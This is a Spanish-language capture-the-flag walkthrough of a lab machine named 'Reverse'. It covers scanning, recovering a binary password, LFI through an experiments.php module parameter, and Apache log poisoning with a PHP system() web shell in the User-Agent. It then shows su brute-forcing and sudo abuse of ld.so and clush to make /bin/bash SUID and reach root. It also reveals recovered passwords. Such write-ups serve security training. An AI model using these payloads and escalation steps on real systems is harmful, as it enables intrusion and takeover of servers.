


# Reverse

```
(root@miguel) - [/home/miguel/Work]
# nmap -sCV -p- -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 15:14 -03
NSE: Loaded 157 scripts for scanning.
```

```
not shown: closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_ http-title: P\xc3\xAlgina Interactiva
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
```

```
(root@miguel) - [/home/miguel/Work]
# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script,
Title[Página Interactiva]
```



```

<h1>¡Bienvenido a la Página Interactiva!</h1>

<div class="particles" id="particles"></div>

<!-- Incluir el archivo JavaScript -->
<script src="../js/script.js"></script>

</body>
</html>

```


```

let clickCount=0;const particleContainer=document.getElementById("particles");function createParticle(t,e){const
n=document.createElement("div");n.classList.add("particle");n.style.left=`${t}px`;n.style.top=`${e}px`;n.style.width=`${Math.random()*10+5}px`;n.sty
le.height=n.style.width;n.style.animationDuration=`${Math.random()*2+1}s`;particleContainer.appendChild(n);setTimeout(()=>=>
{n.remove()},3e3)}document.body.addEventListener("mousemove",(t=>{createParticle(t.clientX,t.clientY)}));document.body.addEventListener("click",
(function(){clickCount++;if(clickCount>=20){alert("secret_dir");clickCount=0}}));

```

encontramos el dir secret\_dir. vemos que al hacer mas de 20 clicks en el sitio principal nos apareceria el pop up con el directorio

hacemos 20 click o mas



vamos a probar con strings del vinario

```

(root skull miguel) - [/home/miguel/Work]
# strings secret > strsecret


(root skull miguel) - [/home/miguel/Work]
# vim strsecret

```

filtramos por /Introd y vemos que nos aparece S3cRet solamente y algo mas a continuacion pero como no estoy seguro de que sea algo correspondiente a la contrasena me voy a ghidra por si veo algo mas

```
!$pH
tKU1
^$\. *+?()[]{}|
.[\ *^$
.[\ () *+?{| ^$
.[\ () *+?{| ^$
.[\ *^$
S3cRet
d00m
Introduzca la contrase
Recibido...
Comprobando...
Contrase
a correcta, mensaje secreto:
Contrase
a incorrecta...
basic_string: construction from null is not valid
cannot create std::vector larger than max_size()
conflicting grammar options
invalid '\cX' control character in regular expression
Invalid '\xNN' control character in regular expression
Invalid '\uNNNN' control character in regular expression
Number of NFA states exceeds limit. Please use shorter
Invalid escape at end of regular expression
Invalid '(?..)' zero-width assertion in regular expres
Incomplete '[' character class in regular expression
vector::_M_realloc_insert
Unexpected back-reference in polynomial mode.
Back-reference index exceeds current sub-expression cou
/Introd
```

con ghidra al avrir el vinario vamos a la pestana de Windows → Strings.  
Filtramos en la nueva ventana que se abre por S3cR3t y le damos click a la línea que nos queda. vemos que antes de S3cR3t tenemos @Mi y luego tenemos lo mismo que nos salia al ver con strings así que vamos a probar



y tenemos exito!

```
(root👤miguel) - [/home/miguel/Work]
# ./secret
Introduzca la contraseña: @Mis3cRetd00m
Recibido...
Comprobando...
Contraseña incorrecta...

(root👤miguel) - [/home/miguel/Work]
# ./secret
Introduzca la contraseña: @MiS3cRetd00m
Recibido...
Comprobando...
Contraseña correcta, mensaje secreto:
ZzAwZGowYi5yZXZlcnNlLmRsCg==

(root👤miguel) - [/home/miguel/Work]
#
```

```
(root👤miguel) - [/home/miguel/Work]
# echo "ZzAwZGowYi5yZXZlcnNlLmRsCg==" | base64 -d; echo
g00dj0b.reverse.dl
```

incluimos al /etc/hosts

```
127.0.0.1 localhost
127.0.1.1 miguel.miguel miguel

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 g00dj0b.reverse.dl
```



vemos que en la url de experimentos interactivos esta haciendo una vusqueda de directorio entonces provamos por un LFI



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:998:998:systemd Network Management:/usr/sbin/nologin Debian-exim:x:100:108:var/spool/exim4:/usr/sbin/nologin maci:x:1000:1000:macimo,,,/home/maci/bin/bash
nova:x:1001:1001:nova,,,/home/nova/bin/bash
```

vamos a los logs pues si podemos ahacer log poissoning seria una forma de entrar dado q tenemos que ver la manera de tirar una reverse shee desde la url o haciendo curl

```
"Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /89 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /62 HTTP/1.1" 404 441 "-"
"Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /press_releases HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /id HTTP/1.1"
404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /python HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /73
HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /food HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET
/ad HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /impressum HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41
+0000] "GET /Search HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /groups HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - -
[26/Jan/2025:19:34:41 +0000] "GET /plugins HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /n HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0"
172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /72 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /69 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0"
172.17.0.1 - - [26/Jan/2025:19:34:41 +0000] "GET /thumbs HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /65 HTTP/1.1" 404 441 "-"
"Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /traffic HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /magazine HTTP/1.1"
404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /columns HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /w
HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /ftp HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET
/75 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /99 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET
/70 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /77 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET
/91 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /81 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET
/money HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /unix HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000]
"GET /specials HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /87 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42
+0000] "GET /67 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /feature HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - -
[26/Jan/2025:19:34:42 +0000] "GET /v HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /68 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - -
[26/Jan/2025:19:34:42 +0000] "GET /100 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /review HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0"
172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /hosting HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /sites HTTP/1.1" 404 441 "-"
"Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /100 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /programming HTTP/1.1"
404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /71 HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /90 HTTP/1.1"
404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /mission HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:34:42 +0000] "GET /76
```

para probar si funciona hacemos lo siguiente

```
(root@miguel) - [~/home/miguel]
# curl -s -X GET 'http://g00dj0b.reverse.dl/ACAESTOY' -H 'User-Agent: ACAESTOY'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at g00dj0b.reverse.dl Port 80</address>
</body></html>
```



```
g00dj0b.reverse.dl/expe x Online - Reverse Shell Ge x URL Encode - CyberChef x +
Not secure g00dj0b.reverse.dl/experiments.php?module=../../../../var/log/apache2/access.log
[26/Jan/2025:19:39:28 +0000] "GET /roof HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:39:28 +0000] "GET /navigatie HTTP/1.1" 404 460 "-" "Wfuzz/3.1.0" 172.17.0.1 - - [26/Jan/2025:19:39:28 +0000] "GET /marker HTTP/1.1" 404 441 "-" "Wfuzz/3.1.0" 172.17.0.1 - -
```

vamos al final del archivo y vemos



```
172.17.0.1 - - [26/Jan/2025:19:43:29 +0000] "GET /experiments.php?module=../../../../var/log/apache2/access.log HTTP/1.1" 200 203 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" 172.17.0.1 - - [26/Jan/2025:19:43:36 +0000] "GET /experiments.php?module=../../../../var/log/apache2/access.log HTTP/1.1" 200 152414 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" 172.17.0.1 - - [26/Jan/2025:19:50:42 +0000] "GET /ACAESTOY HTTP/1.1" 404 441 "-" "ACAESTOY"
```

yvemos que tenemos RCE


```
(root@miguel)-[/home/miguel/Work]
# curl -s -X GET 'http://g00dj0b.reverse.dl/' -H "User-Agent: <?php system(\$_GET['cmd']); ?>"
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>IdeaForge</title>
  <link rel="stylesheet" href="style.css">
</head>
</html>
```

```
Not secure g00dj0b.reverse.dl/experiments.php?module=../../../../var/log/apache2/access.log&cmd=id
172.17.0.1 - - [26/Jan/2025:21:40:35 +0000] "GET /experiments.php?module=../../../../var/log/apache2/access.log&cmd=id HTTP/1.1" 200 204 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" 172.17.0.1 - - [26/Jan/2025:21:40:35 +0000] "GET /favicon.ico HTTP/1.1" 404 496
"http://g00dj0b.reverse.dl/experiments.php?module=../../../../var/log/apache2/access.log&cmd=id" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" 172.17.0.1 - - [26/Jan/2025:21:40:44 +0000] "GET /experiments.php?module=../../../../var/log/apache2/access.log HTTP/1.1" 200 525 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36" 172.17.0.1 - - [26/Jan/2025:21:41:10 +0000] "GET / HTTP/1.1" 200 1423 "-"
"uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm) "
```

vamos a enviar una rverse url encodeada de php



comenzamos con el pivoting y vemos lesto





nos dice que se encuentra en el diccionario rockyou.txt entonces haremos un su force con este diccionario con la siguiente herramienta

<https://raw.githubusercontent.com/d4t4s3c/suForce/refs/heads/main/suForce>

luego de un rato largo encontramos

```
BlueSky_42!NeonPineapple
```

pivoteando a maci

```
[nova@b328f4e37ee8]~$ sudo -l
Matching Defaults entries for nova on b328f4e37ee8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nova may run the following commands on b328f4e37ee8:
  (maci : maci) NOPASSWD: /lib64/ld-linux-x86-64.so.2
```

simple <https://gtfobins.github.io/gtfobins/ld.so/#sudo>

```
[nova@b328f4e37ee8]~$ sudo -u maci /lib64/ld-linux-x86-64.so.2 /bin/bash
[maci@b328f4e37ee8]~$
```

```
[maci@b328f4e37ee8]~$ sudo -l
Matching Defaults entries for maci on b328f4e37ee8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User maci may run the following commands on b328f4e37ee8:
  (ALL : ALL) NOPASSWD: /usr/bin/clush
```

aca encontramos como trabajar con cluster

<https://clustershell.readthedocs.io/en/latest/tools/clush.html#interactive-mode>

costo acertar pero en fin lo consegui

```
clush: error: No node to run on.
[maci@b328f4e37ee8]-[/]
$ sudo /usr/bin/clush -w node[11-14] -b
Enter 'quit' to leave this interactive mode
Working with nodes: node[11-14]
clush> !id
LOCAL: uid=0(root) gid=0(root) groups=0(root)
clush> !/bin/bash
clush> !whoami
LOCAL: root
clush> cd /root
clush: node[11-14] (4): exited with exit code 255
clush> !cd root
clush> !pwd
LOCAL: /
clush> !cd !root
LOCAL: /bin/sh: 1: cd: can't cd to !root
clush: LOCAL: exited with exit code 2
clush> !/bin/bash -p
clush> whoami
clush: node[11-14] (4): exited with exit code 255
clush> id
clush: node[11-14] (4): exited with exit code 255
clush> !whoami
LOCAL: root
clush> !chmod +s /bin/bash
clush> exit
clush: node[11-14] (4): exited with exit code 255
clush> Keyboard interrupt.
[maci@b328f4e37ee8]-[/]
$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Mar 29 2024 /bin/bash
[maci@b328f4e37ee8]-[/]
$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```